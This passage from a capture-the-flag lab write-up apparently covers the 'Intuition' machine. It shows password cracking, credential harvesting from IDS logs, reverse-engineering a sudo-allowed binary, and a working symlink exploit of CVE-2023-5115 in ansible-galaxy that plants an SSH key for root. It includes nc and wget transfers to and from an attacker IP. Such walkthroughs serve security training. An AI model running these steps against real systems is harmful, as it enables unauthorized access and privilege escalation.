30120 | Python werkzeug SHA256 (HMAC-SHA256 (key = $salt)) | Framework

<...SNIP...>

sha256$Z7bcB09P43gvdQwp$a67ea5f8722e69ee99258f208dc56a1d5d631f287106003595087cf42
189fc43:adam gray
Approaching final key space - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 30120 (Python werkzeug SHA256 (HMAC-SHA256 (key = $salt)))
Hash.Target.....: .\hash.txt
Time.Started.....: Tue Aug 27 13:03:50 2024 (1 sec)
Time.Estimated...: Tue Aug 27 13:03:51 2024 (0 secs)
<...SNIP...>

Started: Tue Aug 27 13:03:47 2024
Stopped: Tue Aug 27 13:03:52 2024
```

We seem to have recovered one hash for the user `adam` with the password `adam gray`. We took note earlier that the FTP service contained a `welcome_note.txt` file that mentioned the user `adam@comprezzor.htb` so we can quickly try and validate these credentials against the FTP service.

```
dev_acc@intuition:/tmp$ ftp adam@localhost
Connected to localhost.
220 pyftplib 1.5.7 ready.
```

```

331 Username ok, send password.
Password:
230 Login successful.
<...SNIP...>
ftp> ls
<...SNIP...>
drwxr-xr-x  3 root      1002          4096 Apr 10 08:21 backup
226 Transfer complete.
ftp>
ftp> cd backup
250 "/backup" is the current directory.
ftp>
ftp> ls
<...SNIP...>
drwxr-xr-x  2 root      1002          4096 Apr 10 08:21 runner1
226 Transfer complete.
ftp>
ftp> cd runner1
250 "/backup/runner1" is the current directory.
ftp>
ftp> ls
229 Entering extended passive mode (|||46485|).
150 File status okay. About to open data connection.
-rwxr-xr-x  1 root      1002          318 Apr 06 00:25 run-tests.sh
-rwxr-xr-x  1 root      1002       16744 Oct 19  2023 runner1
-rw-r--r--  1 root      1002       3815 Oct 19  2023 runner1.c
226 Transfer complete.
ftp>
ftp> get run-tests.sh
<...SNIP...>
ftp>
ftp> get runner1
<...SNIP...>
ftp>
ftp> get runner1.c
<...SNIP...>
ftp> quit
221 Goodbye.

```

We get access to the following files:

- `runner1.c` - source code
- `runner1` - compiled binary of the source code
- `run-tests.sh` - bash script executing the binary

Some interesting information in `run-tests.sh` indicates that the binary needs to be run with an authentication code that is also partially exposed in the bash script.

```

dev_acc@intuition:/tmp$ ./runner1
Usage: ./runner1 [list|run playbook_number|install role_url] -a <auth_key>

```

```
#!/bin/bash

# List playbooks
./runner1 list

# Run playbooks [Need authentication]
# ./runner run [playbook number] -a [auth code]
#./runner1 run 1 -a "UHI75GHI****"

# Install roles [Need authentication]
# ./runner install [role url] -a [auth code]
#./runner1 install http://role.host.tld/role.tar -a "UHI75GHI****"
```

Looking at the source code of the binary it seems that the `AUTH_KEY_HASH` is defined and is an `MD5` hash of the authentication code that is provided as an argument to `runner1`

```
// Version : 1

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <dirent.h>
#include <openssl/md5.h>

#define INVENTORY_FILE "/opt/playbooks/inventory.ini"
#define PLAYBOOK_LOCATION "/opt/playbooks/"
#define ANSIBLE_PLAYBOOK_BIN "/usr/bin/ansible-playbook"
#define ANSIBLE_GALAXY_BIN "/usr/bin/ansible-galaxy"
#define AUTH_KEY_HASH "0feda17076d793c2ef2870d7427ad4ed"

int check_auth(const char* auth_key) {
    unsigned char digest[MD5_DIGEST_LENGTH];
    MD5((const unsigned char*)auth_key, strlen(auth_key), digest);

    char md5_str[33];
    for (int i = 0; i < 16; i++) {
        sprintf(&md5_str[i*2], "%02x", (unsigned int)digest[i]);
    }

    if (strcmp(md5_str, AUTH_KEY_HASH) == 0) {
        return 1;
    } else {
        return 0;
    }
}

<...SNIP...>
```

The last 4 characters are hidden in the bash script. If we assume that we are indeed only missing the last 4 and that the given previous characters are capitalized alphanumeric characters, we can brute force the remaining 4 characters and validate if the `MD5` hash in the source code matches any of our attempts. Let's write a quick Python script to perform this brute force.


```

import hashlib
import itertools
import string
known_hash = "0feda17076d793c2ef2870d7427ad4ed"
characters = string.digits + string.ascii_uppercase
combinations = itertools.product(characters, repeat=4)
print(f"Checking for match of: {known_hash}")
for combo in combinations:
    text = "UHI75GHI" + ''.join(combo)
    hashed = hashlib.md5(text.encode()).hexdigest()
    if hashed == known_hash:
        print(f"Found match: {text}")
        break

```

```

└─$ python3 crack.py
Checking for match of: 0feda17076d793c2ef2870d7427ad4ed
Found match: UHI75GHINKOP

dev_acc@intuition:/tmp$ ./runner1 list -a UHI75GHINKOP
Failed to open the playbook directory: Permission denied

```

So we have successfully recovered the authentication key, however, it seems we may have hit a dead end with this information for now and may need to revisit it later.

Privilege Escalation

To find the next steps we can run enumeration scripts such as [linpeas](#) to help us enumerate the system. Some interesting things can be found in this output, however, we need to enumerate a bit further. We can look at existing processes with `ps` or try and identify any additional internal web applications with `netstat`, but a great way to start is to try and identify any potential log files we may have `read` access to. Logs can be a great source of information for things that are happening on the target and show us additional points of interest.

```

dev_acc@intuition:~$ find /var/log 2>/dev/null -type f -perm -o=r

```

```
dev_acc@intuition:~$ find /var/log 2>/dev/null -type f -perm -o=r
/var/log/vmware-network.5.log
/var/log/vmware-network.9.log
/var/log/vmware-network.3.log
/var/log/lastlog
/var/log/vmware-network.6.log
/var/log/wtmp
/var/log/vmware-network.2.log
/var/log/vmware-network.log
/var/log/vmware-network.1.log
/var/log/vmware-network.7.log
/var/log/vmware-network.8.log
/var/log/suricata/fast.log.1-2024082717.backup
/var/log/suricata/eve.json
/var/log/suricata/stats.log
/var/log/suricata/stats.log.1-2024042918.backup
/var/log/suricata/suricata.log.1
/var/log/suricata/eve.json.1-2024082717.backup
/var/log/suricata/stats.log.5.gz
/var/log/suricata/fast.log.1
/var/log/suricata/stats.log.8.gz
/var/log/suricata/suricata.log.8.gz
/var/log/suricata/suricata.log
/var/log/suricata/eve.json.1-2024042918.backup
```

We can see that we have `read` access to logs related to `suricata` which seems to be an IDS (Intrusion Detection System). If we navigate to `/etc/suricata/rules` we can see there is a configured rule for the FTP service. Examining this rule shows that it has been logging events related to FTP login attempts.

```
dev_acc@intuition:/etc/suricata/rules$ cat ftp-events.rules
alert ftp any any -> $HOME_NET any (msg:"FTP Failed Login Attempt";
pcre:"/^USER\s+([\[:space:]+\s+)/"; sid:2001; rev:2001;)
```

With this information and also knowing that FTP is a clear-text protocol we can investigate the logs for any potential credentials. Let's quickly `grep` for the strings `FTP` and `Login` in the `/var/log/suricata` directory to see if we have any potential matches.

```
dev_acc@intuition:/var/log/suricata$ grep "FTP\|Login" *
grep: eve.json.7.gz: binary file matches
```

We do have a match for `eve.json.7.gz` archive so let's quickly copy over the `eve.json` archives and decompress them with `gunzip` to enumerate the logs a bit further.

```
dev_acc@intuition:/var/log/suricata$ cd /tmp
dev_acc@intuition:/tmp$ cp /var/log/suricata/eve.json.*.gz .
dev_acc@intuition:/tmp$ gunzip eve.json.*.gz
dev_acc@intuition:/tmp$ grep "FTP\|Login" eve.json.*
```

```
eve.json.8:{"timestamp":"2023-09-28T17:49:34.537400+0000","flow_id":1218304978677234,"in_iface":"ens33",
:{"action":"allowed","gid":1,"signature_id":2001,"rev":2001,"signature" "FTP Failed Login Attempt" "categ
7:44:27.224754+0000"}}
```

We do find a match in `eve.json.8`. We can look at the lines around our match to see if we can find any additional information about this event by using the `-A` *after* and `-B` *before* flags with the `grep` command.

```
dev_acc@intuition:/tmp$ grep "FTP\|Login" -A 1 -B 1 eve.json.8
```

```
out","alerted":false},"community_id":"1:BJ+SlouAM76TTdpkYahaBfv4c6U=","tcp":{"tcp_flags":"1b",
fin":true,"psh":true,"ack":true,"state":"closed"}}
["timestamp":"2023-09-28T17:44:48.188361+0000","flow_id":1218304978677234,"in_iface":"ens33",
t":45760,"dest_ip":"192.168.227.13","dest_port":21,"proto":"TCP","tx_id":2,"community_id":"1:h
,"command_data":"Lopez1992%123","completion_code":["230"],"reply":["Login successful.],"repl
["timestamp":"2023-09-28T17:44:48.188882+0000","flow_id":1218304978677234,"in_iface":"ens33",
t":45760,"dest_ip":"192.168.227.13","dest_port":21,"proto":"TCP","tx_id":3,"community_id":"1:h
,"completion_code":["215"],"reply":["UNIX Type: L8"],"reply_received":"yes"]}
```

Looking through this output we do find additional credentials! In our previous enumeration we took note that there are additional users on the target, one account specifically seems to match up with the password we just found, `Lopez`. We can attempt to use these credentials with the `su` command to switch users with the credentials `Lopez:Lopez1992%123`.

```
dev_acc@intuition:/home$ su Lopez
Password:
Lopez@intuition:/home$
```

We've successfully pivoted to the user `Lopez` and checking what privileges this user has indicates that we can use `sudo` with the binary `/opt/runner/runner2`. We can also take note that this binary is similar to the one we discovered via FTP. Considering the naming convention, perhaps it is a more recent version.

```
Lopez@intuition:/home$ sudo -l
[sudo] password for Lopez:
Matching Defaults entries for Lopez on intuition:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin, use_pty

User Lopez may run the following commands on intuition:
    (ALL : ALL) /opt/runner2/runner2
Lopez@intuition:/home$
```

Running this `sudo` command we can see that it takes a JSON file as an input parameter.

```
Lopez@intuition:~$ sudo /opt/runner2/runner2
Usage: /opt/runner2/runner2 <json_file>
```

So let's create an empty JSON file to test how this binary functions.

```

lopez@intuition:~$ touch test.json
lopez@intuition:~$ sudo /opt/runner2/runner2 test.json
Error parsing JSON data.

lopez@intuition:~$ echo '{"test": "value"}' > test.json
lopez@intuition:~$ sudo /opt/runner2/runner2 test.json
Run key missing or invalid.
lopez@intuition:~$

```

We get an error message `Run key missing or invalid`. So at this time, it's clear that we need to find out the format of the JSON file we need. Let's reverse engineer this binary so we can see how this binary is functioning to see if it can potentially be abused for privilege escalation. We'll transfer this file with `netcat` and open it with `Ghidra`.

```


# TARGET
lopez@intuition:~$ nc 10.10.14.97 8000 < /opt/runner2/runner2

# ATTACKER
└─$ nc -lvp 8000 > runner2

└─$ file runner2
runner2: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=e1d85ed284e278ad7ab92c2208e4d34cbdceec24, for GNU/Linux 3.2.0, not
stripped

```

Upon inspection of the binary, we can immediately note the `check_auth` function which matches the source code we discovered and the same `MD5` string that is located in the source code as well.



Because we already validated that we have the correct authentication key for this function we'll now need to continue reverse engineering the binary to figure out how to construct a proper JSON file that the binary will accept. Looking at the main function, we can start to make sense of what's happening. At first, it's trying to open the JSON file we provide as the first argument `param_2`. Then it reads the JSON file and saves the contents of the file input as `lvar3`.

```

C; Decompile: main - (runner2)
13  undefined7 extraout_var;
14  DIR *__dirp;
15  dirent *pdVar8;
16  undefined7 extraout_var_00;
17  undefined8 uVar9;
18  int local_80;
19  char *local_78;
20
21  if (param_1 != 2) {
22      printf("Usage: %s <json_file>\n", (char *)*param_2);
23      return 1;
24  }
25  __stream = fopen((char *)param_2[1], "r");
26  if (__stream == (FILE *)0x0) {
27      perror("Failed to open the JSON file");
28      return 1;
29  }
30  lVar3 = json_loadf(__stream, 2, 0);
31  fclose(__stream);
32  if (lVar3 == 0) {
33      fwrite("Error parsing JSON data.\n", 1, 0x19, stderr);
34      return 1;
35  }
36  piVar4 = (int *)json_object_get(lVar3, &DAT_00102148);
37  if ((piVar4 == (int *)0x0) || (*piVar4 != 0)) {
38      fwrite("Run key missing or invalid.\n", 1, 0x1c, stderr);
39  }

```

In Ghidra we can rename variables to make it easier to read and identify as we continue looking through the decompiled code. So let's rename the variables as follows:

Original Name	New Name
param_2	file_input
lVar3	json_data

```

4  }
5  __stream = fopen((char *)file_input[1], "r");
6  if (__stream == (FILE *)0x0) {
7      perror("Failed to open the JSON file");
8      return 1;
9  }
10 json_data = json_loadf(__stream, 2, 0);
11 fclose(__stream);
12 if (json_data == 0) {
13     fwrite("Error parsing JSON data.\n", 1, 0x19, stderr);
14     return 1;
15 }
16 piVar3 = (int *)json_object_get(json_data, &DAT_00102148);

```

Now that we have some extra readability of the code let's continue and look at the next variable being set. `piVar3` looks to be storing a JSON key from `json_data`, but Ghidra is decompiling it as a reference to data at address `00102148`.

```

34 |     return 1;
35 | }
36 | piVar3 = (int *)json_object_get(json_data,&DAT_00102148);
37 | if ((piVar3 == (int *)0x0) || (*piVar3 != 0)) {
38 |     fwrite("Run key missing or invalid.\n",1,0x1c,stderr);
39 | }
40 | else {
41 |     piVar4 = (int *)json_object_get(piVar3,"action");

```

If we double click on `DAT_00102148` we can see can get an idea of the data that it contains, luckily Ghidra also helps out here and lets us change the datatype to `TerminatedCString` which should make it a bit more readable.

The screenshot shows the Ghidra interface. At the top, a memory view for `DAT_00102148` is displayed, showing four bytes: `72h` (r), `75h` (u), `6Eh` (n), and `00h` (null). Below this, a context menu is open, showing the `Data` submenu with `TerminatedCString` selected. The menu also shows other options like `Choose Data Type...`, `Create Array...`, `TerminatedUnicode`, `byte`, `char`, and `double`. The background shows the code from the previous block, with `piVar3` and `piVar4` highlighted.

So we know now that the first JSON key it's expecting is `run`. We'll also rename `piVar3` to `run` to continue on with additional readability.

```

5 | }
6 | piVar3 = (int *)json_object_get(json_data,"run");
7 | if ((piVar3 == (int *)0x0) || (*piVar3 != 0)) {
8 |     fwrite("Run key missing or invalid.\n",1,0x1c,stderr);
9 | }
10 | else {
11 |     piVar4 = (int *)json_object_get(piVar3,"action");

```

In the next block of code, we can see a similar check being performed, but this time with `action`. The error message also indicates that it's expecting the `action` to be a JSON key as well. Once again we'll rename `piVar3` to something more readable such as `json_action_key`.

```

36 json_run_key = (int *)json_object_get(json_data,"run");
37 if ((json_run_key == (int *)0x0) || (*json_run_key != 0)) {
38     fwrite("Run key missing or invalid.\n",1,0xc,stderr);
39 }
40 else {
41     piVar3 = (int *)json_object_get(json_run_key,"action");
42     if ((piVar3 == (int *)0x0) || (*piVar3 != 2)) {
43         fwrite("Action key missing or invalid.\n",1,0x1f,stderr);
44     }
45     else {

```

```

36 json_run_key = (int *)json_object_get(json_data,"run");
37 if ((json_run_key == (int *)0x0) || (*json_run_key != 0)) {
38     fwrite("Run key missing or invalid.\n",1,0xc,stderr);
39 }
40 else {
41     json_action_key = (int *)json_object_get(json_run_key,"action");
42     if ((json_action_key == (int *)0x0) || (*json_action_key != 2)) {
43         fwrite("Action key missing or invalid.\n",1,0x1f,stderr);
44     }
45     else {

```

We can quickly validate if we're on the right track with the following tests:

```

lopez@intuition:~$ echo '{"test": "value"}' > test.json
lopez@intuition:~$ sudo /opt/runner2/runner2 test.json
Run key missing or invalid.

lopez@intuition:~$ echo '{"run": "value"}' > test.json
lopez@intuition:~$ sudo /opt/runner2/runner2 test.json
Run key missing or invalid.

lopez@intuition:~$ echo '{"run": {}}' > test.json
lopez@intuition:~$ sudo /opt/runner2/runner2 test.json
Action key missing or invalid.

lopez@intuition:~$ echo '{"run": {"action": ""} }' > test.json
lopez@intuition:~$ sudo /opt/runner2/runner2 test.json
Invalid 'action' value.

```

Let's continue and look at the next required values for our JSON data. Here we can see that our `json_action_key` value will be stored in `pcvar3`. The next variable, `ivar2` then takes the result of string comparison and uses the value to perform additional checks. In the first check, it looks at the value of `pcvar3` and if the value is `list` then it executes the `listPlaybooks()` function.

```

40 else {
41     json_action_key = (int *)json_object_get(json_run_key,"action");
42     if ((json_action_key == (int *)0x0) || (*json_action_key != 2)) {
43         fwrite("Action key missing or invalid.\n",1,0x1f,stderr);
44     }
45     else {
46         pcVar3 = (char *)json_string_value(json_action_key);
47         iVar2 = strcmp(pcVar3,"list");
48         if (iVar2 == 0) {
49             listPlaybooks();
50         }
51         else {

```

Let's rename these appropriately so we can continue reverse engineering the expected format for our JSON data.

Original Name	New Name
pcVar3	json_action_value
ivar2	json_action_value_command


```

19 }
20 else {
21     json_action_key = (int *)json_object_get(json_run_key, "action");
22     if ((json_action_key == (int *)0x0) || (*json_action_key != 2)) {
23         fwrite("Action key missing or invalid.\n", 1, 0x1f, stderr);
24     }
25     else {
26         pcVar3 = (char *)json_string_value(json_action_key);
27         iVar2 = strcmp(pcVar3, "list");
28         if (iVar2 == 0) {
29             listPlaybooks();
30         }
31         else {
32             iVar2 = strcmp(pcVar3, "run");
33             if (iVar2 == 0) {
34                 json_run_key = (int *)json_object_get(json_run_key, &DAT_00102158);
35                 json_action_key = (int *)json_object_get(json_data, "auth_code");
36                 if ((json_action_key != (int *)0x0) && (*json_action_key == 2)) {
37                     puVar2 = (uchar *)json_string_value(json_action_key);
38                     fwrite(puVar2, 1, 0x1f, stderr);
39                 }
40             }
41         }
42     }
43 }
44 else {
45     json_action_key = (int *)json_object_get(json_run_key, "action");
46     if ((json_action_key == (int *)0x0) || (*json_action_key != 2)) {
47         fwrite("Action key missing or invalid.\n", 1, 0x1f, stderr);
48     }
49     else {
50         json_action_value = (char *)json_string_value(json_action_key);
51         json_action_value_command = strcmp(json_action_value, "list");
52         if (json_action_value_command == 0) {
53             listPlaybooks();
54         }
55         else {
56             json_action_value_command = strcmp(json_action_value, "run");
57             if (json_action_value_command == 0) {
58                 json_run_key = (int *)json_object_get(json_run_key, &DAT_00102158);
59                 json_action_key = (int *)json_object_get(json_data, "auth_code");
60                 if ((json_action_key != (int *)0x0) && (*json_action_key == 2)) {
61                     puVar2 = (uchar *)json_string_value(json_action_key);
62                     fwrite(puVar2, 1, 0x1f, stderr);
63                 }
64             }
65         }
66     }
67 }

```

```

lopez@intuition:~$ echo '{"run": {"action": "list"}}' > test.json
lopez@intuition:~$ sudo /opt/runner2/runner2 test.json
[sudo] password for lopez:
1: apt_update.yml
lopez@intuition:~$

```

Further analysis shows that the next piece of code also checks if the `json_action_value` is `run`, in which case, then tries to get an additional JSON key from our `json_run_key` object. The decompiled code also points to this as a reference to data at address `00102158`. We can repeat previous steps to get this value by changing the datatype to `TerminatedCString` which shows the value as `num`.

```

else {
    json_action_value_command = strcmp(json_action_value, "run");
    if (json_action_value_command == 0) {
        json_run_key = (int *)json_object_get(json_run_key, &DAT_00102158);
        json_action_key = (int *)json_object_get(json_data, "auth_code");
        if ((json_action_key != (int *)0x0) && (*json_action_key == 2)) {
            puVar2 = (uchar *)json_string_value(json_action_key);
            fwrite(puVar2, 1, 0x1f, stderr);
        }
    }
}

```

s_num_00102158

00102158 6e 75 6d 00 ds

"num"

We can construct a properly formatted JSON input file that should look like the following. And once we run it we can see that we no longer have any error messages and we get a successful execution, but now we need to determine what this is for exactly.

```
{
  "auth_code": "UHI75GHINKOP",
  "run": {
    "action": "run",
    "num": 1
  }
}
```

```
lopez@intuition:~$ echo '{"run": {"action": "run", "num": 1}}' > test.json
lopez@intuition:~$ sudo /opt/runner2/runner2 test.json
Authentication key missing or invalid for 'run' action.

lopez@intuition:~$ echo '{"auth_code": "UHI75GHINKOP", "run": {"action": "run",
"num": 1}}' > test.json
lopez@intuition:~$ sudo /opt/runner2/runner2 test.json

PLAY [Update and Upgrade APT Packages test]
*****
*****

TASK [Gathering Facts]
*****
*****

The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:++SuiiJ+ZwG7d5q6fb9KqhQRXlgGhVOFG24bbTuipg.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
ok: [127.0.0.1]

TASK [Update APT Cache]
*****
*****

[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/filter/core.py) as it seems to be invalid: cannot import
name 'environmentfilter' from
'jinja2.filters' (/usr/local/lib/python3.11/dist-packages/jinja2/filters.py)
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/filter/mathstuff.py) as it seems to be invalid: cannot
import name 'environmentfilter' from
'jinja2.filters' (/usr/local/lib/python3.11/dist-packages/jinja2/filters.py)
```

If we look at the very end of the `main` function we can see there is an additional `action` that we can use, `install`. If the `action` is `install`, then the code checks for the JSON key `role_file`. Finally, if all checks pass then it calls the `installRole` with the value of `role_file`.

```

    return 1;
}
json_action_value_command = strcmp(json_action_value, "install");
if (json_action_value_command == 0) {
    json_role_value = (int *)json_object_get(json_run_key, "role_file");
    json_auth_value_2 = (int *)json_object_get(json_data, "auth_code");
    if ((json_auth_value_2 != (int *)0x0) && (*json_auth_value_2 == 2)) {
        json_auth_value = (uchar *)json_string_value(json_auth_value_2);
        check_auth_result = check_auth(json_auth_value);
        if ((int)CONCAT71(extraout_var_00, check_auth_result) != 0) {
            if ((json_role_value == (int *)0x0) || (*json_role_value != 2)) {
                fwrite("Role File missing or invalid for \'install\' action.\n", 1, 0x33, stderr);
            }
        }
        else {
            json_role_value_2 = json_string_value(json_role_value);
            installRole(json_role_value_2);
        }
        goto LAB_00101db5;
    }
}
fwrite("Authentication key missing or invalid for \'install\' action.\n", 1, 0x3c, stderr);
json_decref(json_data);
return 1;
}
fwrite("Invalid \'action\' value.\n", 1, 0x18, stderr);
}
}

```

If we examine `installRole` we can see that it's calling `/usr/bin/ansible-galaxy` with our `role_file` as an argument. We can also see that it's checking if our `role_file` is a tar archive.

```

Decompile: installRole - (runner2)
1
2 void installRole(char *param_1)
3
4 {
5     int iVar1;
6     long in_FS_OFFSET;
7     char local_418 [1032];
8     long local_10;
9
10    local_10 = *(long *)(&in_FS_OFFSET + 0x28);
11    iVar1 = isTarArchive(param_1);
12    if (iVar1 == 0) {
13        fwrite("Invalid tar archive.\n", 1, 0x15, stderr);
14    }
15    else {
16        sprintf(local_418, 0x400, "%s install %s", "/usr/bin/ansible-galaxy", param_1);
17        system(local_418);
18    }
19    if (local_10 != *(long *)(&in_FS_OFFSET + 0x28)) {
20        /* WARNING: Subroutine does not return */
21        __stack_chk_fail();
22    }
23    return;
24 }
25

```

The resulting JSON data should look like the following, but first, we need to determine the version of `ansible-galaxy` and research any related vulnerabilities with it.

```
{
  "auth_code": "UHI75GHINKOP",
  "run": {
    "action": "install",
    "role_file": "some/path/to/tar/file"
  }
}
```

```
lopez@intuition:~$ /usr/bin/ansible-galaxy --version
ansible-galaxy 2.10.8
  config file = None
  configured module search path = ['/home/lopez/.ansible/plugins/modules',
  '/usr/share/ansible/plugins/modules']
  ansible python module location = /usr/lib/python3/dist-packages/ansible
  executable location = /usr/bin/ansible-galaxy
  python version = 3.11.0rc1 (main, Aug 12 2022, 10:02:14) [GCC 11.2.0]
```

We can research the known CVEs related to Ansible on mitre.org and because we know that we can install an Ansible Role we can quickly search for the keyword `role` which points us to [CVE-2023-5115](#) which states:

An absolute path traversal attack exists in the Ansible automation platform. This flaw allows an attacker to craft a malicious Ansible role and make the victim execute the role. A symlink can be used to overwrite a file outside of the extraction path.

The [GitHub Advisory Database](#) for this CVE also points us to the [commit](#) and shows a [unit test](#) which demonstrates how we may be able to construct a working exploit. Let's copy the exploit to the target and run it to see the help menu for arguments.

```
lopez@intuition:~$ python3 x.py
usage: x.py [-h] archive content target
x.py: error: the following arguments are required: archive, content, target
```

So we'll need to set a name for the archive, the content we wish to use, and a target file to overwrite.

Let's create some test files to validate if this exploit will be successful.

```
lopez@intuition:~$ echo "new content" > source_file
lopez@intuition:~$ echo "old content" > target_file
lopez@intuition:~$ cat source_file target_file
new content
old content
```

We can now run the script to create our malicious archive...

```
lopez@intuition:~$ python3 x.py test.tar /home/lopez/source_file
/home/lopez/target_file

lopez@intuition:~$ cat test.json
{
```

```

    "auth_code": "UHI75GHINKOP",
    "run": {
        "action": "install",
        "role_file": "/home/lopez/test.tar"
    }
}

```

```

lopez@intuition:~$ sudo /opt/runner2/runner2 test.json
Starting galaxy role install process
- extracting /home/lopez/test.tar to /home/lopez/test.tar
[WARNING]: - /home/lopez/test.tar was NOT installed successfully: the specified
roles path exists and is not a directory.

```

It seems like we received an error when executing our payload. The error indicates it might be an issue with the way `ansible-galaxy` checks paths. Let's adjust our JSON data to use a relative path rather than an absolute path.

```

lopez@intuition:~$ cat test.json
{
    "auth_code": "UHI75GHINKOP",
    "run": {
        "action": "install",
        "role_file": "./test.tar"
    }
}

```

```

lopez@intuition:~$ sudo /opt/runner2/runner2 test.json
Starting galaxy role install process
- extracting ./test.tar to /root/.ansible/roles/./test.tar
- ./test.tar was installed successfully
[WARNING]: Meta file /root/.ansible/roles/./test.tar is empty. Skipping
dependencies.

```

Our payload executed successfully and we can see our `target_file` content was overwritten with our `source_file` content.

```

lopez@intuition:~$ cat source_file target_file
new content
new content

lopez@intuition:~$ ls -lah source_file target_file
-rw-rw-r-- 1 lopez lopez 12 Aug 28 15:41 source_file
-rw-rw-r-- 1 lopez lopez 12 Aug 28 15:41 target_file

```

Before we can get root access we need to fix a slight issue, however. When we created the tar file, it retained the original file permissions because we didn't use `dereference=True` with `tarfile.open`. However, we can't use this option since it would discard the symlink we're creating. To work around this, we'll need to switch to a system where we have root access, create the tar file there, and then transfer it back.

```

# ON OUR ATTACKING SYSTEM AS ROOT

└─$ ssh-keygen -f privesc -b 1024

```

```

Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in privesc
Your public key has been saved in privesc.pub
The key fingerprint is:
SHA256:GjjsuWkF6HPEqSc+W01CXJTzOZJISso4035k3q27e40 root@parrot
The key's randomart image is:
+---[RSA 1024]-----+
| .. .o+..      |
|=o o oo..      |
|=. .o=. .      |
| o.o=o         |
|o. ==.o S      |
|..O.+*oo       |
| o B+oo.o      |
| +..o.E .      |
| .+o==         |
+---[SHA256]-----+

```

```

└─$ cp privesc.pub authorized_keys
└─$ python3 x.py privesc.tar authorized_keys /root/.ssh/authorized_keys

```

We can now transfer our final payload to the target and execute as we did previously.

```

# ATTACKER
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.36.175 - - [28/Aug/2024 10:02:35] "GET /privesc.tar HTTP/1.1" 200 -

# TARGET
lopez@intuition:~$ wget 10.10.14.97:8000/privesc.tar
--2024-08-28 16:02:37-- http://10.10.14.97:8000/privesc.tar
Connecting to 10.10.14.97:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10240 (10K) [application/x-tar]
Saving to: 'privesc.tar'

lopez@intuition:~$ cat test.json
{
  "auth_code": "UHI75GHINKOP",
  "run": {
    "action": "install",
    "role_file": "./privesc.tar"
  }
}

lopez@intuition:~$ sudo /opt/runner2/runner2 test.json
[sudo] password for lopez:
Starting galaxy role install process
- extracting ./privesc.tar to /root/.ansible/roles/./privesc.tar
- ./privesc.tar was installed successfully
[WARNING]: Meta file /root/.ansible/roles/./privesc.tar is empty. Skipping
dependencies.

```

Finally, we can attempt to use `ssh` to the target system as root and find that we are successful!

```
└─$ ssh -i privesc root@comprezzor.htb
The authenticity of host 'comprezzor.htb (10.129.36.175)' can't be established.
ECDSA key fingerprint is SHA256:VbS3sSjzQtMx3fnFBv+wI189MJRz/aCXlnrFf+TjBec.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'comprezzor.htb,10.129.36.175' (ECDSA) to the list of
known hosts.
Last login: Wed Aug 28 14:31:40 2024 from 127.0.0.1

root@intuition:~# whoami;id;hostname
root
uid=0(root) gid=0(root) groups=0(root)
intuition
root@intuition:~#
```